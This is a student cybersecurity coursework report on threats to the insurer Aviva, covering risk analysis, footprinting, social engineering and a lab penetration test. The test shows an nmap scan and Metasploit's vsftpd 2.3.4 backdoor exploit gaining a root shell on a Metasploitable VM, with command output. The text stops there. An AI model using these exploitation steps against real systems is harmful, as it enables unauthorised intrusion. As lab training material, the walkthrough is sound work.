

CYBERSECURITY PROJECT

Ronan Smyth

L00176857

Table of Contents

Part 1 – Security Report	3
Task 1 - Background info.....	3
Introduction.....	3
Probable Crown Jewels for an Insurance Company	3
Malware Sites	3
Current Threats.....	4
Ransomware Execution.....	6
Task 2 - Footprinting	9
Introduction.....	9
Publicly Available Data Exploitation.....	9
Potential Network Vulnerabilities Due to Information Exposure	9
Weaknesses Exploitable by Unethical Hackers	9
Information Gathered by Footprinting	9
Advantages.....	10
<i>Counter Measures</i>	10
Methods of Information Gathering	10
Resolving Weaknesses.....	11
Task 3 - Social engineering.....	12
Introduction.....	12
Social Engineering Examples	12
Mitigation	13
Network Diagram Report	14
Part 2: Penetration Testing.....	15
Task1	15
Step 1	15
Step 2	16
Task 2	19
Step 3.....	19
Step 4.....	19
Step5.....	20
Step 6.....	21
Step 7.....	21
2nd Attempt	22
Step 3.....	23
Step 4.....	24

Step 5.....	24
Part 3 – Traffic Analysis.....	25
Task.....	25
Overview	25
Executive Summary	25
Discovery	26
Details.....	27
Indicators of Compromise.....	27
Attacks Identifiable Using Wireshark	30
Throughput Graph of Victim Conversations.....	30
Part 4 - Malware Analysis.....	31
Static Malware Analysis.....	31
VIRUSTOTAL	31
PESTUDIO	32
Imports	33
BinText	36
EXEINFO PE	37
Dynamic Malware Analysis	37
PROCESS MONITOR	37
Other Attempts at Analysis.....	38
References	39

Part 1 – Security Report

Task 1 - Background info

Introduction

Aviva plc is a British multinational insurance company headquartered in London, United Kingdom. It is one of the UK's leading insurers and operates in several countries around the world, offering a wide range of insurance and savings products, including life insurance, general insurance, health insurance, and asset management services. In addition, they provide many levels of motor and travel insurance and have recently branched out to offer insurance to businesses against cyber-attacks.

In March 2023, Capita PLC experienced a cyberattack that led to data theft, affecting clients including major insurers like Aviva and Phoenix Group who outsourced services to Capita. Although personal data was leaked online, Aviva reported no evidence of its customer data being accessed. The Financial Conduct Authority and Pensions Regulator have since urged clients to assess potential risks to their data. Capita attributed the attack to the group Black Basta and noted a delay in detecting and responding to the breach(Haill, 2023).

The following report outlines cyber security threats which Aviva plc., or indeed any insurance company may need to be aware of including risk analysis and mitigating factors.

Probable Crown Jewels for an Insurance Company

1. Customer Data
2. Policyholder Information
3. Financial Records
4. Intellectual Property
5. Employee Data
6. Claims Data
7. Strategic Plans
8. Proprietary Algorithms
9. Market Analysis Reports
10. Legal Documents

Malware Sites

The following are websites where current malware news and analysis can be investigated.

1. **Malwarebytes Blog – Threats**(<https://www.malwarebytes.com/blog/threats>): Provides in-depth analysis and news on cybersecurity threats, including malware, ransomware, and phishing attacks.
2. **Kaspersky Threat Intelligence Portal**(<https://opentip.kaspersky.com/>): A comprehensive resource for checking files, domains, IP addresses, and URLs for malware, offering detailed threat intelligence.

3. **The Daily Swig – Malware**(<https://portswigger.net/daily-swig/malware>): Offers ongoing coverage and advice on recent malware attacks, including various types of malware like trojans, ransomware, and viruses.
4. **AV-ATLAS - Malware & PUA**(<https://portal.av-atlas.org/malware/scans>): Serves as a portal for up-to-the-minute cybersecurity data, offering insights into the threat landscape including malware and potentially unwanted applications.

Current Threats

In many cases, the current cyber security threats will be the same or similar across any large business handling sensitive client and employee data. The threats detailed below are those selected as the most concerning for the insurance sector and includes the risk analysis brief for each threat.

Social Engineering

Threat: Manipulative tactics to trick individuals into divulging confidential information.

Likelihood: High, due to its reliance on human error, which is typically easier to exploit than technical vulnerabilities.

Impact: High, as it can lead to unauthorized access, data breaches, and financial loss.

Overall Risk: High, considering the potential for significant operational and reputational damage.

Mitigation: Implement regular employee training programs on recognizing and responding to social engineering tactics; establish clear protocols for verification processes before sharing sensitive information.

Data Breaches

Threat: Unauthorized access and theft or leakage of confidential data.

Likelihood: Moderate, as insurance companies are attractive targets for their wealth of personal and financial data.

Impact: High, leading to legal consequences, financial penalties, and loss of customer trust.

Overall Risk: High, due to the sensitive nature of the data held by insurance firms.

Mitigation: Strengthen data encryption, enhance network security, conduct frequent security audits, and ensure compliance with data protection regulations.

Malware Infections

Threat: Disruptive software gaining unauthorized system access.

Likelihood: Moderate, as robust security measures can prevent many attacks but cannot eliminate the risk entirely.

Impact: Moderate to high, depending on the nature of the malware and the speed of response.

Overall Risk: Moderate to high, considering the possible range of malware types and attack vectors.

Mitigation: Use reputable antivirus solutions, maintain up-to-date systems, and employ endpoint detection and response (EDR) tools.

Insider Threats

Threat: Misuse of access privileges by current or former employees.

Likelihood: Low to moderate, depending on the company culture and security practices.

Impact: High, because insiders have direct access to systems and sensitive information.

Overall Risk: Moderate, due to the potential for significant internal damage.

Mitigation: Apply the principle of least privilege, conduct regular access reviews, and implement user behaviour analytics (UBA).

Man-in-the-Middle Attacks (MitM)

Threat: Interception of communication between two parties without their knowledge.

Likelihood: Moderate, particularly when employees use insecure networks to access company resources.

Impact: Moderate to high, could lead to data breaches or interception of financial transactions.

Overall Risk: Moderate, can be mitigated with encryption and secure communication protocols.

Mitigation: Utilize VPNs for secure communications, employ HTTPS, and educate employees on secure browsing practices.

Advanced Persistent Threats (APTs)

Threat: Stealthy, sustained cyberattacks aiming for long-term access.

Likelihood: Low to moderate, as it requires significant resources and skills to execute.

Impact: High, due to the stealthy and targeted nature of these attacks.

Overall Risk: Moderate, considering the persistent and evolving threat landscape.

Mitigation: Monitor networks with advanced threat detection systems, use SIEM for incident response, and engage in threat hunting activities.

Distributed Denial of Service (DDoS) Attacks

Threat: Overload of a system's resources, rendering it unavailable.

Likelihood: Moderate, as DDoS attacks are common but can often be mitigated with proactive measures.

Impact: Moderate to high, can cause service disruption and financial losses.

Overall Risk: Moderate, due to the availability of advanced protection services.

Mitigation: Deploy DDoS protection services, increase bandwidth, and implement rate limiting and network redundancy.

Zero-day Exploits

Threat: Attacks exploiting unknown vulnerabilities in software.

Likelihood: Low, since zero-day vulnerabilities are rare but highly prized by attackers.

Impact: High, as there are no existing defenses against these vulnerabilities at the time of exploitation.

Overall Risk: Moderate to high, due to the severe impact despite their rarity.

Mitigation: Use threat intelligence services, deploy intrusion detection systems, and adopt a robust patch management process.

SQL Injection Attacks

Threat: Exploitation of database vulnerabilities via malicious SQL code.

Likelihood: Moderate, as these attacks are common but preventable with proper coding practices.

Impact: High, as they can lead to a complete compromise of database integrity and data breaches.

Overall Risk: Moderate to high, requiring regular code reviews and security assessments.

Mitigation: Implement prepared statements and parameterized queries, regularly update and patch database systems, and conduct code reviews.

Misconfiguration and Unauthorized Access

Threat: Incorrectly configured systems allowing for data breaches.

Likelihood: Moderate, common due to human error or lack of knowledge.

Impact: High, as it can lead to large scale data breaches and system compromises.

Overall Risk: Moderate to high, with the need for ongoing configuration management and audits.

Mitigation: Establish configuration management practices, conduct routine security configurations checks, and utilize automated tools to detect misconfigurations.

Ransomware Execution

These are the steps or phases typically involved in a ransomware attack as per specification in the brief.

Phase 1: Reconnaissance and Target Selection

Attackers identify lucrative targets by assessing factors such as industry, size, and financial stability. Techniques include both passive (gathering publicly available data) and active reconnaissance (scanning for vulnerabilities).

Phase 2: Initial Access

Using methods like phishing emails and exploiting software vulnerabilities, attackers gain initial access to the target's network. Social engineering tactics are pivotal, exploiting human psychology to deceive individuals.

Phase 3: Lateral Movement and Privilege Escalation

Within the network, attackers move laterally to control multiple systems, seeking to escalate privileges. They exploit misconfigurations, steal credentials, and abuse trusted applications to gain elevated permissions.

Phase 4: Deployment of Ransomware Payload

Attackers execute the main objective: deploying the ransomware payload. This involves encrypting the victim's files and demanding a ransom, using delivery methods like malicious email attachments and exploit kits.

Phase 5: Encryption and Impact

This phase sees the encryption of files, causing operational disruptions and data loss. Strong encryption algorithms ensure that files cannot be easily decrypted without the attackers' provided keys.

Phase 6: Extortion and Communication

Attackers demand ransom payments, often in cryptocurrency, setting deadlines and threatening further damage to coerce payment. Communication is typically conducted through anonymized channels.

Phase 7: Recovery and Mitigation

The focus shifts to restoring systems and data from backups if available and implementing security measures to prevent future attacks. This includes isolating affected systems, engaging in forensic analysis, and reinforcing cybersecurity practices.(Flashpoint, 2023)

Ransomware Mitigation Techniques

1. **Software Defined Networking (SDN):** Utilizes dynamic blacklisting of Command and Control (C&C) servers to prevent ransomware from completing its encryption process.
2. **Reverse Engineering for Data Recovery:** Involves dissecting ransomware code to uncover operations for data deletion and recovery, enabling restoration of encrypted or locked files.
3. **Safe Zone Application:** An approach where a single file keeps all user files by compressing them, preventing ransomware from modifying or encrypting these files.
4. **SDN-Based Technique (WannaCry):** Employs Software Defined Networking to inspect DNS traffic for anomalies and block SMB traffic to prevent ransomware spread.
5. **Intercept X by Sophos:** A tool that uses behavioural analysis to prevent registry modifications by ransomware, claiming high effectiveness in ransomware detection and mitigation.

6. **Microsoft Defender (Endpoint and Identity):** Products that have demonstrated effectiveness against ransomware attacks, providing comprehensive protection.
7. **McAfee LLC's Framework:** Identifies unauthorized executable attempts to modify local files, using entropy values to trigger security events for potential ransomware activities.
8. **Dell EMC's Framework:** Uses Software Defined Networking to replicate file operations to both local and remote copies, enabling rapid detection and response to ransomware activities.(Kapoor *et al.*, 2022)

These techniques highlight diverse approaches to mitigating ransomware, from network-based solutions and reverse engineering to innovative software tools designed to protect against encryption and facilitate recovery.

Task 2 - Footprinting

Introduction

Footprinting means gathering information about a target system that can be used to execute a successful cyber-attack. To get this information, a hacker might use various methods with variant tools. This information is the first road for the hacker to crack a system. There are two types of footprinting as following below.

- **Active Footprinting:** Active footprinting means performing footprinting by getting in direct touch with the target machine such as by pinging the server to get its IP address.
- **Passive Footprinting:** Passive footprinting means collecting information about a system located at a remote distance from the attacker, for instance, using a search engine to find information about a company's infrastructure.

Information may be exposed through various errors and can be accessed by hackers performing footprinting.

Publicly Available Data Exploitation

- **Network Structure Details:** IP address ranges, server locations, and network architecture details.
- **Software and Services Information:** Versions of software or systems used, obtained from support forums, update logs, or job postings requiring specific knowledge.
- **Employee Information:** Job roles, email formats, and personal details that could be used in targeted attacks.

Potential Network Vulnerabilities Due to Information Exposure

In the provided network diagram, potential vulnerabilities include:

- **External Facing Services:** Services in the DMZ, like the Mail, Proxy, and Internet Banking servers, are directly reachable and could be exploited.
- **Interconnectivity with Third-party Providers:** Connections to Data Link or insurance brokers pose risks if these third-party systems are not secure.
- **Unencrypted Data Transmissions:** Any non-secure protocols used for communication between the core network and branch routers or third parties may be intercepted.

Weaknesses Exploitable by Unethical Hackers

- **Outdated Software:** If servers or applications are not up-to-date, they may have known vulnerabilities.
- **Exposed Services:** Services that should not be exposed to the public internet may be discoverable through improper firewall configurations.
- **Social Engineering Targets:** Employees listed on the website or social media could be targets for phishing or pretexting attacks to gain initial network access.

Information Gathered by Footprinting

- **The operating system of the target machine:** by analysing network packets.
- **Firewall:** through port scanning techniques.

- **IP address:** by DNS querying.
- **Network map:** via network scanning tools.
- **Security configurations of the target machine:** inspecting banner grabbing results.
- **Email id, password:** through social engineering attacks.
- **Server configurations:** examining server header information.
- **URLs:** by crawling website directories.
- **VPN:** detecting via remote access protocols.
- **Infrastructure and personnel:** by crawling company website and social media (e.g. LinkedIn), respectively.

Advantages

- Footprinting allows Hackers to gather the basic security configurations of a target machine along with network route and data flow.
- Once the attacker finds the vulnerabilities, he/she focuses on a specific area of the target machine.
- It allows the hacker to identify as to which attack is handier to hack the target system.

Counter Measures

- Avoid posting confidential data on social media websites.
- Use footprinting techniques for identifying and removing sensitive information from social media platforms.
- Employee training and awareness campaigns regarding sensitive data on social media and footprinting techniques with a view to avoiding them.
- Proper configuration of web servers to avoid loss of information about system configuration.

Methods of Information Gathering

1. **Social Media:** Many people, our concern being employees, have the tendency to release too much information online. Hackers use this sensitive information to create a fake account to be added as friends or to follow someone's account for grabbing their information. Employees may share sensitive information on professional networks like LinkedIn, or on social media platforms that can disclose internal tools, software, and systems used or can enable more accurate phishing and spearphishing.
2. **JOB websites:** Organizations share some confidential data on many JOB websites like monsterindia.com who posted on a website: "Job Opening for Lighttpd 2.0 Server Administrator". From this, information can be gathered that an organization uses the Lighttpd web server of version 2.0.
3. **Search Engines:** Search engines can perform more powerful searches than the obvious. It can be used by attackers to do something that has been termed Google hacking. Basic search techniques combined with advanced operators can do great damage. Server operators include: inurl, allinurl, filetype, and many others. A search string such as inurl: "ViewerFrame?Mode=" will find public web cameras. Search engines can also index pages that contain sensitive information inadvertently exposed online, such as PDFs with network details or reports on IT infrastructure upgrades.

4. **Social Engineering:** There are various techniques that fall in this category which will be discussed in more detail in part 3.
5. **Using Neo Trace:** NeoTrace is a powerful tool for getting path information. The graphical display displays the route between you and the remote site, including all intermediate nodes and their information. NeoTrace is a well-known GUI route tracer program. Along with a graphical route, it also displays information on each node such as IP address, contact information, and location.
6. **Who is:** This is a website that serves a good purpose for Hackers. Through this website information about the domain name, email-id, domain owner, etc; a website can be traced. Basically, this serves as a way for Website Footprinting.

Resolving Weaknesses

1. **Harden External Services:** Ensure services in the DMZ are updated and use secure communication protocols. Employ advanced threat protection services for these servers.
2. **Third-party Security Assurance:** Regularly assess the security posture of third-party providers and ensure contractual agreements include compliance with security standards.
3. **Encrypt Sensitive Communications:** Implement VPNs or encrypted channels for communication between all network nodes, especially for ATM transactions and data transmission to branch offices.
4. **Regular Patch Management:** Implement a stringent patch management policy to keep all systems and applications updated.
5. **Employee Training:** Conduct regular security awareness training to prevent social engineering attacks, covering aspects such as identifying phishing attempts and following proper procedures for verifying and handling sensitive information.
6. **Limit Information Disclosure:** Review and limit the information made available on public platforms. Use privacy settings to control the visibility of details on social media and professional networking sites(Rahaman, 2019).

Task 3 - Social engineering

Introduction

In cybersecurity, social engineering refers to a broad range of malicious activities accomplished through human interactions that manipulate individuals into divulging confidential information or performing actions that compromise security.

Social engineering is especially dangerous because it relies on human error rather than vulnerabilities in software and operating systems. Attackers use psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social Engineering Examples

A company's security and authentication systems can be impacted by social engineering attacks. These can be categorized as either active or passive. Active attacks involve directly interacting with the target to deceive them into providing confidential information, such as by impersonating a figure of authority. Passive attacks may involve observing the target to gather data indirectly, like eavesdropping on conversations to gain access credentials. Examples of social engineering attacks include:

1. **Phishing:** Sending emails that appear to be from reputable sources aiming to trick individuals into revealing sensitive information.
2. **Spear Phishing:** Targeted phishing attacks directed at specific individuals within the organization.
3. **Smishing:** Phishing attempts conducted through SMS messages.
4. **Vishing:** Phishing conducted via voice communication to trick individuals into divulging sensitive information.
5. **Pretexting:** Fabricating a false scenario to extract information under the guise of a legitimate need.
6. **Baiting:** Offering something enticing, like free software, that comes with malicious software or some other way to compromise company security practices.
7. **Tailgating:** An attacker seeking physical access follows an authorized person into a restricted area.
8. **Impersonation:** Attackers pretending to be a trusted figure to extract sensitive information.
9. **Quizzes and Surveys:** Social engineering tactics disguised as harmless quizzes or surveys to collect sensitive personal data.
10. **Watering Hole Attack:** Compromising a commonly used and trusted website to target a specific group.

For companies, especially those in sectors where data sensitivity is high, such as insurance, the threat of social engineering can have severe implications. These sectors deal with a substantial amount of personally identifiable information (PII) and other crown jewels that, if compromised, can lead to significant losses, fines (resulting from GDPR or other legislation) and damage to the company's reputation (Aldawood and Skinner, 2019).

Mitigation

To mitigate these risks, the following best practices should be employed for both physical and digital authentication:

Physical Authentication:

1. **Visitor Management:** Ensure all visitors are verified, logged, and escorted in secure areas.
2. **Secure Badge Systems:** Utilize badges with photo identification, and possibly biometrics, for access control.
3. **Security Training:** Train employees to recognize and report suspicious behaviour or unauthorized individuals.

Digital Authentication:

1. **Strong Password Policies:** Implement policies that encourage complex passwords and regularly scheduled changes.
2. **Multi-Factor Authentication (MFA):** Use multiple verification methods for accessing sensitive systems.
3. **Regular Audits and Monitoring:** Continuously monitor for unusual access patterns and conduct regular security audits.

Education:

Given the nature of the business, especially in insurance companies where employees handle sensitive client information, the need for education on social engineering tactics is paramount. It's vital to establish a culture of security awareness where employees are:

- Encouraged to question unexpected requests for information, even if they appear to come from within the company.
- Trained through simulations that reflect real-life scenarios that might be encountered.
- Provided with clear protocols on what to do if they suspect they are the target of social engineering.

Auditing:

In addition, companies must ensure that their public-facing digital footprint does not inadvertently reveal too much information. This includes:

- Regularly updating privacy settings on corporate social media accounts.
- Implementing web filters to prevent access to malicious sites that could gather user information.
- Ensuring that corporate websites do not expose unnecessary information, such as employee details or system metadata.

To encapsulate, social engineering targets the most vulnerable link in the security chain – people. Understanding its implications, maintaining rigorous physical and digital authentication practices, and fostering a robust culture of awareness within the company are key to protecting sensitive data and systems(Aldawood and Skinner, 2018).

Network Diagram Report

1. **Internet Link Providers:** Connections from the Internet Routers to the Internet Link Providers are primary external attack vectors. Robust firewall protection and Intrusion Prevention Systems (IPS) are needed at this level.
2. **Branch Routers and Brokers:** Brokerage offices and branch office routers are points that could be exploited by skimming or malware. Emphasize the necessity for physical security and transaction encryption.
3. **Core Firewall:** The firewall is a critical defence mechanism and must be configured correctly with regular updates to prevent unauthorized access.
4. **DMZ (Demilitarized Zone):** Servers placed in the DMZ like Mail, Proxy, shared insurance sector servers, and SMS are potential targets for external attacks. Segmenting these services will limit access from one to another.
5. **Internal Servers:** App Servers, Databases, HRD, Backup DB, and SNAP servers could be exploited from phishing or spear-phishing attacks from within the organization. Internal firewalls, access controls, and monitoring for unusual activities can be implemented.
6. **Core Switch:** The core switch is a critical component where security can be enforced. Securing switch access and monitoring to detect anomalies is essential.
7. **Data Link Providers:** The links between branch routers and core routers provided by external parties could be intercepted or disrupted. VPN tunnels or encrypted links can be useful.

Part 2: Penetration Testing

Task1

Step 1

Metasploit was initialized on a Kali Linux virtual machine while Metasploitable was also initialized on VMWare. Below, the IP addresses of both virtual machines are conveniently checked and are found to be on the same network.

The attacker's IP address (Metasploit) is 192.168.79.128 whereas the victim (Metasploitable) is 192.168.79.129. I pinged from both virtual machines to ensure connectivity.

Metasploit: 192.168.79.128

```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.79.128 netmask 255.255.255.0 broadcast 192.168.79.255
      inet6 fe80::20c:29ff:fe56:be4 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:56:0b:e4 txqueuelen 1000 (Ethernet)
          RX packets 433 bytes 218168 (213.0 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 382 bytes 52610 (51.3 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 1680 bytes 279947 (273.3 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 1680 bytes 279947 (273.3 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Metasploitable:192.168.79.129

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:c0:08:37
          inet addr:192.168.79.129 Bcast:192.168.79.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec0:837/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:65 errors:0 dropped:0 overruns:0 frame:0
            TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:6740 (6.5 KB) TX bytes:13014 (12.7 KB)
            Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:192 errors:0 dropped:0 overruns:0 frame:0
            TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:68817 (67.2 KB) TX bytes:68817 (67.2 KB)
```

Step 2

A port scan was carried out using the following command: nmap -p1-65535 -A 192.168.79.129.

Conditions of ports on the victim machine can be seen in 3 screenshots below.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 23:07 IST
Nmap scan report for 192.168.79.129
Host is up (0.0013s latency).

Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|     Connected to 192.168.79.128
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2 DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2 DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-date: 2024-04-02T22:09:42+00:00; +5s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
| rpcinfo:
|   program version    port/proto  service
|   100000  2          111/tcp     rpcbind
|   100000  2          111/udp     rpcbind
|   100003  2,3,4      2049/tcp    nfs
|   100003  2,3,4      2049/udp    nfs
|   100005  1,2,3      40067/udp   mountd
|   100005  1,2,3      56967/tcp   mountd
|   100021  1,3,4      46055/tcp   nlockmgr
|   100021  1,3,4      52857/udp   nlockmgr
|   100024  1          41328/udp   status
|   100024  1          42975/tcp   status
| 139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
| 445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
| 512/tcp   open  exec       netkit-rsh rexecd
| 513/tcp   open  login      OpenBSD or Solaris rlogind
| 514/tcp   open  tcpwrapped
| 1099/tcp  open  java-rmi   GNU Classpath grmiregistry
| 1524/tcp  open  bindshell   Metasploitable root shell
| 2049/tcp  open  nfs        2-4 (RPC #100003)
| 2121/tcp  open  ftp        ProFTPD 1.3.1
| 3306/tcp  open  mysql     MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, LongColumnFlag, SupportsCompression, Swi
tchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsTransactions, ConnectWi
thDatabase
|   Status: Autocommit
|   Salt: 0C@Uj6k;"96F:2+~]78R
| 3632/tcp  open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
| 5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=0
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
| _ssl-date: 2024-04-02T22:09:42+00:00; +5s from scanner time.
| 5900/tcp  open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|   VNC Authentication (2)
| 6000/tcp  open  X11        (access denied)
| 6667/tcp  open  irc        UnrealIRCd
```

```
| irc-info:  
|   users: 2  
|   servers: 1  
|   lusers: 2  
|   lservers: 0  
|   server: irc.Metasploitable.LAN  
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN  
|   uptime: 0 days, 0:18:06  
|   source ident: nmap  
|   source host: AAC85C0B.E9B94EC6.FFFA6D49.IP  
|_  error: Closing Link: azyacvzyl[192.168.79.128] (Quit: azyacvzyl)  
6697/tcp open  irc          UnrealIRCd (Admin email admin@Metasploitable.LAN)  
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)  
|_ajp-methods: Failed to get a valid response for the OPTION request  
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1  
|_http-server-header: Apache-Coyote/1.1  
|_http-favicon: Apache Tomcat  
|_http-title: Apache Tomcat/5.5  
8787/tcp open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr  
b)  
42975/tcp open  status      1 (RPC #100024)  
43054/tcp open  java-rmi    GNU Classpath grmiregistry  
46055/tcp open  nlockmgr    1-4 (RPC #100021)  
56967/tcp open  mountd     1-3 (RPC #100005)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs  
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Host script results:  
| smb-os-discovery:  
|   OS: Unix (Samba 3.0.20-Debian)  
|   Computer name: metasploitable  
|   NetBIOS computer name:  
|   Domain name: localdomain  
|   FQDN: metasploitable.localdomain  
|_  System time: 2024-04-02T18:09:33-04:00  
|_clock-skew: mean: 1h00m05s, deviation: 2h00m00s, median: 4s  
| smb-security-mode:  
|   account_used: <blank>  
|   authentication_level: user  
|   challenge_response: supported  
|_  message_signing: disabled (dangerous, but default)  
| nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:  
<unknown> (unknown)  
| smb2-time: Protocol negotiation failed (SMB2)  
  
Service detection performed. Please report any incorrect results at https://n  
map.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 140.76 seconds
```

Task 2

Step 3

Port 21 VSFTPD

VSFTPD can be seen at port 21.

VSFTPD stands for "Very Secure FTP Daemon" and is an FTP server for Unix-like systems, including Linux. VSFTPD is known for its simplicity and security. It is the default FTP server for many Linux distributions(chousensha, 2014).

Metasploit was searched for modules relating to VSFTPD with the following results.

```
msf6 > search vsftpd
Matching Modules
=====
#  Name
Description
-
_____
0  auxiliary/dos/ftp/vsftpd_232           2011-02-03    normal    Yes
VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

VSFTPD v2.3.4 Backdoor Command Execution

The above modules exploit a backdoor that was introduced into the vsftpd-2.3.4.tar.gz archive in Summer 2011. It was removed very shortly after its introduction.

Step 4

The following exploit is loaded in Metasploit:/unix/ftp/vsftpd_234_backdoor. The “show options” command is also used.

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
---      ---             ---        ---
CHOST          no           no        The local client address
CPORT          no           no        The local client port
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21           yes       The target port (TCP)

Payload options (cmd/unix/interact):

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

```

Step5

RHOST is set to the victim's IP address and the "show payloads" command is called showing the available payloads that can be used to attack this vulnerability.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.79.129
RHOST => 192.168.79.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
---

#  Name          Disclosure Date  Rank    Check  Description
-  ---          ---            ---     ---    ---
0  payload/cmd/unix/interact , Interact with Established Connection          normal  No     Unix Command

```

Step 6

The payload shown is set: payload/cmd/unix/interact and again “show options” is called.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload payload/cmd/unix/int
eract
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
---      _____          _____
CHOST           no          no        The local client address
CPORT           no          no        The local client port
Proxies         no          no        A proxy chain of format type:host:po
rt[,type:host:port][ ... ]
RHOSTS       192.168.79.129  yes        The target host(s), see https://docs
.metasploit.com/docs/using-metasplo
t/basics/using-metasploit.html
RPORT          21          yes        The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
---      _____          _____
Exploit target:

Id  Name
--  --
0   Automatic
```

Step 7

Finally, the vulnerability is exploited using the selected payload.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.79.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.79.129:21 - USER: 331 Please specify the password.
[+] 192.168.79.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.79.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 open
